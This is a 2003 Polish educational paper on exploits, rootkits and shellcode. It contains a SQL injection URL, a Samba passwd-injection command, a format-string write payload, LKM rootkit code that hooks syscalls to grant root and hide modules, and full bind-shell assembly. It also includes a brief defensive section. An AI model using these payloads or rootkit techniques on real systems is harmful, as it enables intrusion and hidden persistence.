Exploity, Rootkity i Shell Code

Bartłomiej Rusiniak

Styczeń 2003

Spis treści

1 Exploity **2**
1.1 Błędy semantyczne 3
1.2 Błędy systemowe 5
1.2.1 Metoda przepełnienia stosu 5
1.2.2 Metoda łańcuchów formatujących 7
1.2.3 Jak się ustrzec przed włamaniem! 9

2 Ukrywanie w systemie **11**
2.1 Ukrywanie w systemie z LKM 11
2.2 Ukrywanie w systemie bez LKM 12
2.3 Rootkity 14

3 Shell Code **15**

Bibliografia **18**

Rozdział 1

Exploity

Exploit[1] jest sekwencją czynności mających na celu wykorzystanie błędów w oprogramowaniu systemów operacyjnych, usług sieciowych lub aplikacji użytkownika do "włamania" (dostępu do powłoki systemowej z podwyższonymi uprawnieniami lub uzyskania danych do których dostęp jest ograniczony lub zabroniony) .

Nie ma uniwersalnego exploita. Ich konstrukcja oraz sposób działania bezpośrednio zależy od:

- atakowanej aplikacji
- systemu operacyjnego na którym aplikacja jest uruchamiana (także jego konfiguracji)
- architektury sprzętowej [2]
- rodzaju popełnionego błędu, który będzie wykorzystany do ataku.

W związku z tym większość przykładów tej prezentacji oparte będzie o standardową architekturę Intel i386 i system Linux.[3]

Ze względu na błędy wykorzystywane przez exploity można przyjąć ich umowny podział na następujące rodzaje:

1. błędy systemowe
2. błędy semantyczne

Błędy semantyczne wynikają z niedbalstwa w projektowaniu lub też z tzw. *backdoors* pozostawionych przez programistów (np. celem debugingu). Pozwalają one na "włamanie" bez odwoływania się do *shell code* i bez znajomości technik programistycznych.

Błędy systemowe są związane z implementacją systemu i często wymagają dokładnej wiedzy z zakresu SO, protokołów sieciowych i programowania niskopoziomowego. Do tej

[1](z ang. *wykorzystanie*).

[2]Istnieją błędy które można wykorzystać tylko na pewnej konkretnej architekturze. Słynny błąd Apache we wszystkich wersjach niższych niż 1.3.26, który pozwalał uruchomić dowolny zdalny program jedynie na niektórych procesorach 64 bitowych

[3]Omawiane techniki są podobne na różnych implementacjach Unix spełniających standard POSIX jednak różnią się szczegółami technicznymi

kategorii zaliczane są techniki przepełnienia stosu*(stack overflow)*, napisu formatującego *(format string)* i przepełnienia sterty*(heap overflow)*. Dwie pierwsze zostały omówione w tej prezentacji.

1.1 Błędy semantyczne

Błędy semantyczne są mało interesujące z punktu widzenia architektury systemów operacyjnych, często bowiem bazują one na konkretnej wersji aplikacji użytkowej i przeważnie są stosunkowo łatwe do poprawienia w kolejnych wersjach aplikacji czy usługi. Błędy tego typu są bardzo częste, ale z większością z nich nie wiąże się poważne niebezpieczeństwo. Jednocześnie nie ma konkretnej techniki wykrywania takich błędów (może poza dekompilacją i żmudną analizą kodu).

Cała seria błędów semantycznych dotyczy obsługi formularzy HTML wykorzystywanych w portalach internetowych. W większości wynikają one z niedbalstwa (często spowodowanego napiętymi terminami oddawania projektów informatycznych) lub błędnych założeń projektowych.

Przykładem takich luk może być następujący formularz:

Przykład 1.1.1 *Przykład formularza pozwalającego na wyszukiwanie produktów jakiejś firmy po kodzie.*

```
<html>
  <script language="JavaScript">
  function go()
  {
    if (document.szukaj.code.value.length>6)
      alert(" Za dług kod produktu");
    else
      document.szukaj.submit();
  };
  </script>
  <body>
    <form action="/servlet/Szukaj" name="szukaj">
      <input type="text" name="code" size=6>
      <a href="javascript:go()">Szukaj</a>
    </form>
  </body>
</html>
```

Przyjmimy jeszcze następujące założenia

- *Pole we wprowadzonej postaci przekazywane jest do instrukcji SQL o postaci SELECT * FROM PORDUKTY WHERE KOD=$<$ code $>$*
- *Portal nie kontroluje, czy przy przesyłaniu danych jest wykorzystywana metoda GET czy POST.*

Możemy wtedy wprowadzić następujący adres:

```
http://<domena>.pl/servlet/Szukaj?code="kod' union select password from ..."
```

Oczywiście przykład 1.1.1 jest prosty i w praktyce takie techniki są bardziej skomplikowane, jednakże bardzo często stosując podobne sposoby można uzyskać dość zaawansowane efekty.

Innym przykładem exploita związanego z błędnymi założeniami projektowymi może być błąd z pakietu Samba 2.0.9:

Przykład 1.1.2 *Postępujmy według następujących kroków:*

1. *utwórzmy miękkie dowiązanie np.: ln -s /etc/passwd /tmp/passwd.log*
2. *wywołajmy polecenie*
   smbclient //localhost/"'\n
   hackusr::0::0:/bin/sh"' -n ../../../tmp/passwd

W ten sposób utworzyliśmy nowego użytkownika w systemie o loginie hackusr.

Korzystając z przykładu 1.1.2 można zmieniać różne pliki konfiguracyjne do których normalnie nie ma dostępu. Związane to jest z tym, że zasoby do jakich odwołuje się smbclient (*-n ../../../tmp/passwd*) nie były kontrolowane, a logi błędów były zapisywane bezpośrednio w pliku nazywanym tak samo jak zasób (w nowych wersjach zostało to poprawione i log zostanie zapisany w pliku „`.._.._.._tmp_pa.log`").

Kolejnym przykładem błędu pozostawionego przez programistów może być np.:

Przykład 1.1.3 *Przykład błędu w MSIE (działa np.: na IE 6.0.2600 dołączanym standardowo do pakietu instalacyjnego Windows XP)*


```
<html>
<head>
<title>Running "c:/windows/system32/calc.exe"..</title>
<link rel="stylesheet" href="../sec.css">
</head>
<body>
Running "c:/windows/system32/calc.exe"..
<span datasrc="#oExec" datafld="exploit" dataformatas="html"></span>
<xml id="oExec">
  <security>
     <exploit>
        <![CDATA[
        <object id="oFile"
         classid="clsid:11111111-1111-1111-1111-111111111111"
         codebase="c:/windows/system32/calc.exe"></object>
        ]]>
     </exploit>
  </security>
</xml>
</body>
</html
```

Inne tego typu błędy mogą być związane z implementacją języków skryptowych np.: Visual Basic, Java Script, PHP czy ASP, jednakże nie są ona interesujące z punktu widzenia tego referatu.

1.2 Błędy systemowe

1.2.1 Metoda przepełnienia stosu

Rysunek 1.1 pokazuje w jaki sposób pojedyńczy proces postrzega adresy i zawartość pamięci.



Rysunek 1.1: Adresy pamieci oraz obszary widziane przez pojedyńczy proces


Jak łatwo zauważyć jedynie stos posiada prawo zarówno do czytania jaki i pisania oraz uruchamiania. Można więc na stosie umieścić kod wykonywalny i w jakiś sposób przekazać mu sterowanie. Takie małe asemblerowe programy pozwalające wykonywać funkcje systemowe nazywa się potoczne *shell code*.

Zagadnienie związane z błędami przepełnienia stosu ilustruje przykład 1.2.1.

Przykład 1.2.1 *Błędy umożliwiające przepełnienie stosu*

```
int main(int argc,char **args)
{
char buf[100];
if (argc!=2) exit(1);
strcpy(buf,args[1]); //niebezpieczeństwo
printf(buf);
if (!strncmp(buf,"'-h"',100)) printf("‘ Argument pomoczniczy"');
}
```

Wydaje się, że we fragmencie kodu z przykładu 1.2.1 nie byłoby nic specjalnego, jednakże jeżeli przekazany argument będzie dłuższy niż 100 znaków nastąpi przepełnienie bufora. Sytuacja ta zaistnieje także jeżeli podawany ciąg bajtów nie będzie posiadał znaku końca łańcucha, ponieważ *strcpy* kopiuje pamięć dopóki go nie napotka.
Okazuje się, że przed wykonaniem funkcji (w tym wypadku *strcpy*) odkładany jest adres



Rysunek 1.2: Stan stosu procesu przed i po przepełnieniu

powrotu (funkcja CALL asemblera), stąd też jeżeli przekazywany ciąg znaków będzie zawierał *shell code*, i będzie miał odpowiednią długość, to adres ten zostanie nadpisany dowolną wartością znajdującą się na końcu przekazywanego łańcucha. Po wykonaniu *strcpy* sterowanie zostanie przekazane według wpisanej wartości (RET asemlera zdejmuje wartość ze stosu i tam przekazuje sterowanie). Jeżeli teraz łańcuch, którym przepełniany jest bufor, będzie się składał kolejno z instrukcji pustych (0x90) oraz *shell code*, to można uzyskać dostęp do powłoki systemowej, o ile *rettaddr* z rysunku 1.2 zostanie nadpisany *shellcode_addr*, który wskazuje na instrukcje z początku bufora.

Wyznaczanie długości bufora, jak i *shellcode_addr* można ustalić za pomocą *gbd* (wtedy trzeba wziąć poprawkę na trochę inne zachowanie programów w trybie debugowania)

lub *strace*.

1.2.2 Metoda łańcuchów formatujących

Duża klasa exploitów opiera się o luki bezpieczeństwa związane z zagadnieniem możliwości dowolnego formatowania napisów wyświetlanych przez funkcje klasy *printf*.

Przykład 1.2.2 `int main(int argc,char **args)`


```
{
char buf[100];
if (argc!=2) exit(1);
strncpy(buf,args[1],100);
//poprawka w stosunku do poprzedniego przypadku !!!
printf(buf);//niebezpieczeństwo!!!
if (!strncmp(buf,"’-h"’,100)) printf("‘ Argument pomoczniczy"’);
}
```

Co się stanie jeżeli program 1.2.2 zostanie wywołany z parametrem postaci:

`%x:%x:%x:%x:%x`

Okaże się, że zostanie wyświetlony napis składający się na przykład z wartości:

`bffffc66:4002f8dd:400288b0:253a7825:78253a78`



Rysunek 1.3: Kolejne zdejmowanie wartości ze stosu za pomocą znaku *%x*

Dlaczego tak się dzieje? Spowodowane jest to tym, że wejście do *printf* zostanie potraktowane jako łańcuch formatujący, a co za tym idzie, funkcja będzie się spodziewała dalszych parametrów. Ponieważ nie zostały one przekazane to zostaną zdjęte kolejne wartości ze stosu i przekonwertowane na wartości heksadecymalne. Ostatnie dwie liczby *253a7825,78253a78* to jest już napis ("‘%x:%”"), umieszczony na stosie przed wywołaniem *printf* (Rys. 1.3). Podczas analizy kodu źródłowego programu 1.2.2 w postaci instrukcji asemblera można w łatwy sposób stwierdzić, że na stosie przechowywane są różne wartości wskaźników zmiennych wstawionych tam wcześniej (np.: pod wskaźnikiem 0xbfffffc66 znajduje się args[1]).

Jednak o niebezpieczeństwie jakie czai się w napisach decyduje tak naprawdę znak formatujący **%n**, który pod podany w parametrach *printf* wskaźnik pamięci wstawia liczbę wypisanych do tej pory znaków. Prosto więc wymyślić sposób zastosowania tego mechanizmu w celu zapisania dowolnej wartości pod dowolny, widziany przez proces, adres (patrz tabela 1.2.2).

3333	Dowolny napis (np.: 0x33333333) służący jako wypełniacz dla ostatniego %*n*x. Będzie to ostatnia wartość zdjęta przez %x.
Adres	Adres pamieci gdzie będziemy wstawiać wartość, ale w odwrotnej kolejności np. \x44\x33\x22\x11
%08x...%08x	Należy umieścić wskaźnik stosu na początku bufora (poprzez zdejmowanie wartości ze stosu)
%(wartość - wypisane już wartości)x	Żeby umieścić odpowiednią liczbę musimy wypisać odpowiednią ilość znaków. Realizowane jest to za pomocą napisu *%nx*
%n	Zapisujemy w pamieci

Rysunek 1.4: Układ oraz działanie znaków formatujących

Przykładem takiego napisu (dla programu 1.2.2), który pod adres 0x11223344 wpisze wartość 44, może być:

3333\x44\x33\x22\x11%08x%08x%08x%20x%n

Niestety jednak, liczba wypisanych znaków (np.0x40000000) może być zbyt duża dla procesu. W związku z tym, stosuje się modyfikację tego sposobu (bardziej skomplikowaną) polegającą na czterokrotnym wpisaniu pojedyńczego bajtu obok siebie pod podane kolejno adresy. Można to zrealizować korzystając z najmłodszego bajtu licznika wypisanych słów. Przy tej metodzie stosuje się taką samą technikę jak w pierwotnej koncepcji.

Pozostaje tylko zastanowić się co nadpisać aby dostać się do systemu. Może być to tablica DRR (Dynamic Relocation Records) gdzie przetrzymywane są adresy funckji bibliotecznych linkowanych dynamiczne. Jeżeli w przykładzie z 1.2.2 podmieniona zostanie (*slot* w tablicy DRR) wartość adresu funkcji *strncpy* na *system* i jeżeli po ostatnim adresie pobranym przez *%n* znajdować się będzie napis np.:„nc -l -p 5097”, to uzyskany zostanie zdalny dostęp do lini poleceń na porcie TCP 5097. Należy tylko znaleźć adres tej funkcji w glibc i tablicy DRR. Nie jest to trudne ponieważ adres mapowania libc można dostać poprzez „`/proc/<pid>/maps`”, a przesunięcie funkcji *strcmp* i *system* wewnątrz bibliteki korzystając z narzędzia *nm*.

Przykład 1.2.3 *Mapowanie dla procesu init*

```
08048000-0804e000 r-xp 00000000 03:02 294144     /sbin/init
0804e000-0804f000 rw-p 00006000 03:02 294144     /sbin/init
0804f000-08052000 rwxp 00000000 00:00 0
40000000-40011000 r-xp 00000000 03:02 146967     /lib/ld-2.2.93.so
40011000-40012000 rw-p 00010000 03:02 146967     /lib/ld-2.2.93.so
40021000-40022000 rw-p 00000000 00:00 0
40022000-40137000 r-xp 00000000 03:02 146976     /lib/libc-2.2.93.so
40137000-4013c000 rw-p 00115000 03:02 146976     /lib/libc-2.2.93.so
4013c000-40140000 rw-p 00000000 00:00 0
bffff000-c0000000 rwxp 00000000 00:00 0
```

system - 0x0003e890
strcmp - 0x00071e58

Jednocześnie wpis w tablicy DRR dopisany przez linker można uzyskać za pomocą `objdump -R <elf file>` tak jak widnieje to na przykładzie 1.2.4.

Przykład 1.2.4 *Wejścia funkcji bibliotecznych w tablicy DRR*

```
DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080495ac R_386_GLOB_DAT    __gmon_start__
08049598 R_386_JUMP_SLOT   strncmp
0804959c R_386_JUMP_SLOT   __libc_start_main
080495a0 R_386_JUMP_SLOT   printf
080495a4 R_386_JUMP_SLOT   exit
080495a8 R_386_JUMP_SLOT   strncpy
```

1.2.3 Jak się ustrzec przed włamaniem!

Aby ustrzec się przed możliwością ataku za pomocą przepełniena stosu i łańcucha formatującego należy używać:

- *strncpy* zamiast *strcpy*
- *strncat* zamiast *strcat*
- *snprintf* zamiast *sprintf*
- *fchmod* zamiast *chmod*
- *fchown* zamiast *chown*

Jednocześnie należy uważać na konstrukcje C/C++ alokujące bufory na dane zewnętrzne i kontrolować przekazywane napisy (na zawartość znaku %). Dostępne są skanery kodu wykrywające niebezpieczne konstrukcje w różnych językach oprogramowania takie jak.:

- Splint
- MOPS
- CQUAL
- ITS
- Flawfinde
- RATS

Inną propozycją może być realizowanie usług w bezpiecznych środowiskach językowych takich jak Cyclone – bezpieczny dialekt C, czy Java gdzie za bezpieczeństwo oprogramowania odpowiada VM Java a nie sama aplikacja.
Okazuje się jednak, że najlepszym, i w wielu przypadkach jedynym, sposobem na bezpieczny oprogramowanie jest jedynie ręczna analiza kodu i poprawne, uważne programowanie !!!!

Rozdział 2

Ukrywanie w systemie

Jeżeli za pośrednictwem exploita uzyskany zostanie dostęp do powłoki systemowej na poziomie użytkownika *root*, to należałoby zadbać o niewidoczny, z punktu widzenia administratora, dostęp do systemu. Oto główne obszary w ramach których istnieje potrzeba maskowania:

- ukrywanie procesów (komendy takie jak *ps, top*)
- ukrywanie plików (*ls, open*)
- ukrywanie operacji sieciowych *netstat*
- ukrywanie obszarów pamięci
- ukrywanie modułów jądra (tylko LKM)

Pierwszym pomysłem na ukrywanie jest skompilowanie i podmiana binariów komend *ps, ls, top* itp. Jednkaże już pierwszy program korzystający z funkcji systemowych wykryje ukryte zasoby. Jednocześnie takie narzędzia jak *tripware* (znakujący pliki w systemie sumą kontrolną) automatycznie sobie z tym poradzą. Trzeba więc pomyśleć w jaki sposób zmienić funkcje systemowe aby wyświetlały zafałszowane dane.

2.1 Ukrywanie w systemie z LKM

Jeżeli atakowany system obsługuje LKM, to podmianę funkcji systemowej można zrobić w następujący sposób:

Przykład 2.1.1 *Przykład na podmianę funkcji systemowej close za pomocą ładowalnego modułu jądra*

```
int new_close (unsigned int fd) {
  if (fd == 987) {
    current->uid = 0;
    return 0;
  }
  else return orig_close (fd);
}
```

```
int init_module () {
  orig_close = sys_call_table[__NR_close];
  sys_call_table [__NR_close] = new_close;
  return 0;
}
int cleanup_moudule () {
  sys_call_table [__NR_close] = orig_close;
  return 0;
};
```

Po załadowaniu modułu z kodem przedstawionym w 2.1.1, wywołanie w dowolnym programie funkcji *close(987)* spowoduje, że bieżący użytkownik dostaje prawa roota. Równie dobrze można w ten sposób podmieniać inne funkcje systemowe i dzięki temu ukrywać praktycznie wszystkie zasoby.

Należy jeszcze ukryć sam moduł w systemie. Moduły w jądrze Linux ułożone są w listę dostępną z poziomu jądra. Więc ukrycie danego modułu można zrealizować usuwając ten moduł z listy modułów.

Przykład 2.1.2 *Przykład na ukrywanie ostatni załadowanego modułu w systemie*

```
int init_module(){
    if (__this_module.next)
      __this_module.next = __this_module.next->next;
    return 0;
}
int cleanup_module(){
    return 0;
}
```

Po załadowaniu modułu z przykładu 2.1.2 przedostatni moduł znika z listy modułów systemu. Okazuje się jednak, że istnieje prosta metoda wykrywania podmiany funkcji systemowych realizowanych w ten sposób. Wykonuje się to zapisując w jakimś bezpiecznym miejscu wartości tablicy *sys_call_table* pobrane z czystego systemu. Okresowe porównywanie wartości bieżącej i zapisanej wcześniej tabeli adresów funkcji systemowych pozwala w prosty sposób wykryć takie techniki. Jednocześnie nie wszystkie systemy wspierają LKM, dlatego też powstały inne sposoby maskowania w systemie.

2.2 Ukrywanie w systemie bez LKM

Jeżeli jądro atakowanego systemu nie wspiera LKM, to z pomocą przychodzi urządzenie */dev/kmem*. Za jego pomocą można odczytywać i zmieniać wartości tablicy *sys_call_table*. Niestety nigdzie nie jest formalnie przechowywana informacja o wartości adresu *sys_call_table* (w przypadku jąder z LKM jest to przechowywane w */proc/ksyms*). Żeby przystąpić do działania należy zatem odnaleźć adres *sys_call_table*.

W tym celu należy wykonać następujące sekwencje:

1. gdb -q /usr/src/linux/vmlinux

2. (gdb) disass system_call

Dzięki temu można uzyskać postać źródłową przerwania 0x80. Przerwanie to woła funkcje poprzez adresy w *sys_call_table*.

Przykład 2.2.1 *Fragment przerwania 0x80 dla jądra Linux 2.4.18-17.8.0 (AUROX)*

```
0xc0108cf0 <system_call>:      push   %eax
0xc0108cf1 <system_call+1>:    cld
0xc0108cf2 <system_call+2>:    push   %es
0xc0108cf3 <system_call+3>:    push   %ds
0xc0108cf4 <system_call+4>:    push   %eax
0xc0108cf5 <system_call+5>:    push   %ebp
0xc0108cf6 <system_call+6>:    push   %edi
0xc0108cf7 <system_call+7>:    push   %esi
0xc0108cf8 <system_call+8>:    push   %edx
0xc0108cf9 <system_call+9>:    push   %ecx
0xc0108cfa <system_call+10>:   push   %ebx
0xc0108cfb <system_call+11>:   mov    $0x18,%edx
0xc0108d00 <system_call+16>:   mov    %edx,%ds
0xc0108d02 <system_call+18>:   mov    %edx,%es
0xc0108d04 <system_call+20>:   mov    $0xffffe000,%ebx
0xc0108d09 <system_call+25>:   and    %esp,%ebx
0xc0108d0b <system_call+27>:   testb  $0x2,0x18(%ebx)
0xc0108d0f <system_call+31>:   jne    0xc0108d80 <tracesys>
0xc0108d11 <system_call+33>:   cmp    $0x100,%eax
0xc0108d16 <system_call+38>:   jae    0xc0108dad <badsys>
0xc0108d1c <system_call+44>:   call   *0xc02decd0(,%eax,4)
 # wołanie sys_call_table w zależności
 # od zawartości al (adres znajduje się pod 0xc02decd0))
0xc0108d23 <system_call+51>:   mov    %eax,0x18(%esp,1)
0xc0108d27 <system_call+55>:   mov    %esi,%esi
0xc0108d29 <system_call+57>:   lea    0x0(%edi,1),%edi
```

Żeby teraz automatycznie wyszukać adres tablicy wywołań systemowych można przeszukiwać pamięć (np.: pomiędzy 0xc0100000,0xc0200000) szukając wzorca binarnego: `call *<dowolny adres>(,eax,4)`.

Można teraz stworzyć strukturę odpowiadającą *sys_call_table* w innym miejscu pamięci i podmienić odpowiednia wartość przechowywaną w adresie z przykładu 2.2.1 za pomocą */dev/kmem* i *lseek(kmem,0xc0108d1c)*. Struktura ta będzie mapowała nowe i stare funkcje systemowe, które będą wywoływane przy przerwaniu 0x80. Metoda ta jest nie do wykrycia za pomocą porównywania *sys_call_table*, ponieważ oryginalna tablica pozostaje bez zmian.

Jednaka powstaje problem jak zarezerwować miejsce w pamięci jądra na *new_sys_call_table*. Można to zrobić w następujący sposób:

1. Znaleźć adres funkcji *kmalloc* przez wyszukiwanie wzorca binarnego (nie zawsze działa, ale jest to dość skuteczna metoda stosowana w programach antywirusowych).

2. Utworzyć nową funkcję systemową w `sys_call_table` wywołującą kmalloc i przekazującą wskaźnik (w obszarze nie używanym, bo jądra 2.4.x używają niecałych 230 wywołań systemowych a wejść jest 256, więc pozostaje 26*8 bajtów wolnych).

3. Wywołać tę funkcję poprzez przerwanie 0x80 .

4. Przywrócić oryginalny `sys_call_table`

W nowym miejscu pamięci można więc już spokojnie utworzyć `new_sys_call_table`.

Uwaga!!
Istnieje też możliwość podmienienia urządzenia `/dev/kmem`, tak żeby omijał zmieniane obszary i pokazywał stan systemu przed podmianą wejścia zawierającego adres tabeli funkcji systemowych.

2.3 Rootkity

Rootkit – [1] aplikacja, moduł jądra umożliwiający zamaskowany całkowity dostęp do systemu. Istnieje wiele różnych rootkitów dla różnych systemów. Różnią się one głównie sposobem maskowania oraz uruchamiania. Przykładami rootkitów mogą być:

- Adore (korzysta z mechanizmów opisanych w 2.1)
- SucKit (korzysta z mechanizmów opisanych w 2.2)
- DamnWare NT (instaluje się zdalnie na Windows NT poprzez usługę RPC)

Rootkity podmieniają takie funckje systemowe jak:

- *write* — ukrywanie gniazd sieciowych
- *open* — podstawianie/ukrywanie plików
- *getdents/getdents64* — ukrywanie plików np. dla ls.
- *fork/clone* — ukrywanie procesów potomnych
- *kill* — blokowanie sygnałów

Zarówno Adore jak i SucKit posiadają mechanizmy zdalnego dostępu, konfiguracji ukrytych zasobów itp. Jeżeli taki rootkit zostanie zainstalowany w systemie to, w zależności od zaawansowania wykorzystywanych technik, potrafi być on bardzo trudny do wykrycia (systemy IDS też często korzystają z funkcji systemowych).

[1] Nie znalazłem odpowiednika tego słowa w języku polskim

Rozdział 3

Shell Code

Shell code jest to potoczne określenie prostego programu pozwalającego na uruchomienie powłoki (przeważnie /bin/sh). Zwykle jest to szestnastkowy ciąg znaków reprezentujących instrukcje asemblerowe odpalające powłokę i udostępniające ją zdalnie (przeważnie przez sieć). Jednocześnie ten ciąg znaków nie może zawierać znaków końca napisu. W przypadku systemu Linux funkcją systemową, która pozwala na stworzenie nowego procesu jest *execve*. Poniżej zostały przedstawione fragmenty przykładowego *shell code* wraz z opisem[1].

Przykład 3.0.1 *Przykład prostego shell code*

```
PORT = 53123 # numer portu
NPORT = (PORT >> 8) | ((PORT & 0xFF) << 8)
  #  zmiana kolejności z reprezentacji
# hosta (i386) na reprezentację w sieci
SOCKETCALL = 102 # numer funkcji systemowej socketcall(2)
DUP2 = 63 # numer funkcji systemowej dup2(2)
EXECVE = 11 # numer funkcji systemowej execve
```

Inicjacja niezbędnych stałych dla shell code. *Powłoka będzie nasłuchiwała na porcie 53123. Wywołanie funkcji systemowych następuje poprzez przerwanie 80h. Konkretne funkcje są wybierane dzięki ustawieniu rejestru al.*

```
prep:
xorl %eax, %eax # zerowanie %eax, %edx, %ebx
cltd
xorl %ebx, %ebx
socket:   # socket(2, 1, 6)
pushl $0x6 #/etc/protocols - TCP
pushl $0x1 #SOCK_STREAM (fullduplex byte stream)
pushl $0x2 #PF_INET (IPv4)
incl %ebx # SYS_SOCKET (1)
movb $SOCKETCALL, %al # socketcall
movl %esp, %ecx # %ecx wskazuje na parametry
int $0x80   # wywołanie funkcji systemowej
```

[1] Przykład wzięty z [Soft0902]

Utworzenie gniazda TPC odpowiednio jako warstwa 3 OSI—IPv4, warstwa 4 OSI—TCP. Można zamiast TCP wykorzystać np. ICMP, wtedy taki działający shell code *jest trudniejszy do wykrycia przez* firewall, *ale stałby się bardziej skomplikowany.*

```
bind:      # bind (PORT, INADDR_ANY)
pushl %edx # INADDR_ANY (edx =0)
incl %ebx   # SYS_BIND (2)
pushw $NPORT   # port
pushw %0x2 # PF_INET(IPv4)
movl %esp, %ecx # potrzebny wskaznik na
  # struct sockaddr_in
pushl $16     # adrlen
pushl %ecx # my_addr
pushl %eax # sockfd
movl %esp, %ecx # teraz na parametr socketcall
movb $SOCKETCALL, %al
int $0x80 # wolamy kernel
```

Nadawanie adresu gniazdu poprzez wywołanie funkcji systemowej bind. *Warto zwrócić uwagę w jaki sposób tworzona jest struktura sockaddr_in (poprzez tworzenie ręczne zmiennej na stosie). Będzie ona później używana przez* accept.

```
listen: # listen(sockfd, 2)
popl %esi # przerzucamy sockfd
popl %edi # to sie nie przyda
pushl %ebx # wrzucamy backlog
pushl %esi # i sockfd
shll %ebx # SYS_LISTEN (4)
movb $SOCKETCALL, %al
int $0x80 # kernel
accept: # accept(sockfd, 0, 0)
pushl %edx # zera
pushl %edx
pushl %esi # sockfd
movl %esp, %ecx # przesunal sie wierzcholek stosu
incl %ebx # SYS_ACCEPT (5)
movb $SOCKETCALL, %al
int $0x80 # kernel
```

Odpowiednie wywołanie funkcji systemowych listen i accept

```
dup2:   # dup2(acceptfd, [210])
xchgl %eax, %ebx # do %ebx acceptfd
movl %edx,%ecx #zerujemy ecx
movb $2, %ecx # ladujemy 2 do %ecx
dlp: # petla, dwukrotnie
movb $DUP2, %al # numer dup2
int $0x80 # kernel
```

```
loop dlp # zwykly loop ze zmniejszeniem %ecx
movb $DUP2, %al # ostatnie dup2(acceptfd, 0)
int $0x80 # wolamy kernel
execve:
pushl %edx # zera na koniec "-i"
pushw $0x692d # interactive shell
movl %esp, %ecx # zapamietujemy argv[1]
pushl %edx # zera na koniec "/bin/sh"
pushl $0x68732f6e # "//bin/sh" - w sumie moze
pushl $0x69622f2f # byc, ale wyglada dziwnie,
incl %esp # stad - ciach pierwszy slash
movl %esp, %ebx # filename na stosie
pushl %edx # puste zmienne srodowiskowe,
# a takze koniec argv
movl %esp, %edx # envp
pushl %ecx # argv[1]
pushl %ebx # argv[0]
movl %esp, %ecx # argv
movb $EXECVE, %al
int $0x80 # kernel
done:
```

Następuje przekierowanie strumieni wyjściowych oraz wywołanie powłoki systemowej.

W ten sposób można uzyskać dostęp do *shella* poprzez port tcp.

Oto kilka informacji dotyczących tworzenia *shell code*:

- Jak tworzyć własny *shell code*? Najlepiej jest napisać program w C , skompilować go gcc z opcją -S -c. W ten sposób można otrzymać kod asemblera, który może być skompilowany do pliku elf („-c”).

- Na pliku elf można wykonać komendę *strip -R .data -R .rodata -R .modinfo -R.comment -R .bss -R .note -O binary elf_object.o*. Dzięki temu można otrzymać plik zawierający instrukcje binarne, które łatwo można przekształcić w tablicę heksadecymalną (np. xxd)i umieścić w kodze exploita.

- W sieci można znaleźć gotowe *shell code* działające dla różnych architektur sprzętowych tj. IA32, MPIS, SPARC, PowerPC

- Wywoływanie i parametryzacja funkcji systemowych można bezpośrednio wyczytać ze źródeł do *libc* (sys/syscalls.h, unistd.h itp.)

